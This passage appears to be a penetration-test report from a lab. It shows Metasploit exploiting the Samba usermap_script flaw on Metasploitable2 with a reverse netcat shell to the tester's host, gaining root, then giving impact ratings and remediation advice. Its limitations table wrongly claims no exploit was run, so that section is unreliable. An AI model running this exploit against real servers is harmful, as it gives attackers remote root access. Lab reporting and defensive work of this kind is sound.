Target Compatibility	The usermap_script exploit is specifically designed for vulnerable Linux Samba services and is confirmed to work on Metasploitable2, which makes it a perfect fit for the test environment.
Ease of Use	The exploit is simple to execute, with minimal configuration, and delivers a reverse shell reliably on the first attempt.

Set exploit and perform exploitation:

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: http, sapni, socks4, socks5, sock
                                       s5h
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.116.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.116.129
RHOSTS => 192.168.116.129
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.116.128
LHOST => 192.168.116.128
msf6 exploit(multi/samba/usermap_script) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
```

Wait until the exploit establishes connection:

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 192.168.116.128:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo wgTAc4sLKjUkWDpT;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "wgTAc4sLKjUkWDpT\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.116.128:4444 -> 192.168.116.129:44624) at 2025-08-06 04:35:40 -0400
```

Execute command and check user id

```
id
uid=0(root) gid=0(root)
```

```
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=8.04
DISTRIB_CODENAME=hardy
DISTRIB_DESCRIPTION="Ubuntu 8.04"
whoami
root
```

Impact

CVSS v2 Base Score: 10.0 (Critical)

Metric	Value
Confidentiality Impact	Complete – Attacker can access shared files, system resources, and sensitive configuration.
Integrity Impact	Complete – The vulnerability allows full system compromise and manipulation of files.
Availability Impact	Complete – Attacker can disrupt or shut down SMB services, impacting network operations.
Access Complexity	Low – Exploitation is easy and requires little to no technical expertise.
Authentication Required	Not Required – Exploitable remotely without any credentials.

Description

Port 445 is used by the **SMB (Server Message Block)** protocol for file and printer sharing over a network.
On the target system, this port is running:

Service: Samba smbd 3.0.20-Debian

This version of Samba is **known to be vulnerable** to multiple critical exploits, including:

- **Remote Command Execution (Usermap Script vulnerability)**

- **Unauthorized access via Null Sessions**
- **Information leakage and file access**

The attacker can leverage this vulnerability to:

- Execute arbitrary commands as root,
- Gain full access to file systems,
- Lateral movement across the network.

Recommended Actions

Action	Details
Immediate Port Audit	Identify and confirm what service is running on port 445, including version and configuration.
Patch the Application	If Samba or SMB service is outdated or vulnerable, upgrade to the latest stable and secure version.
Close or Filter the Port	If SMB is not needed, close port 445 via the firewall. If needed, restrict access using IP whitelisting.
Disable SMBv1	Disable legacy SMBv1 protocol to reduce attack surface, especially for older Samba versions.
Use Host-Based Firewall	Configure host-based firewalls to limit or block external access to port 445.
Monitor with IDS/IPS	Use Intrusion Detection/Prevention Systems to monitor and detect SMB-related attacks or suspicious activity.

Limitation

Limitation	Details
Service Fingerprinting Accuracy	Version detection is based on banner grabbing and may not always reflect the exact Samba version due to obfuscation or custom builds.
No Credential-Based Testing	This assessment was performed without valid credentials, so deeper privilege-based access checks were not possible.
Internal Configuration Unknown	Without access to the actual Samba configuration files (smb.conf), assumptions are made based on default settings.
Operating System Details Limited	Full OS-level vulnerability confirmation (e.g., Linux distro, patch level) was not performed, which may affect exploitability.
No Exploitation Performed	This is a passive scan. No actual exploit was run, so real-world impact is inferred based on known CVEs and public exploits.
Firewall or IDS Interference	If firewall or IDS/IPS systems are in place, they may have altered or limited the visibility of the scan results.

Thank You

Q & A

address: Farmgat, Dhaka
email: mdzahedhossain414@gmail.com
Phone: 01880922002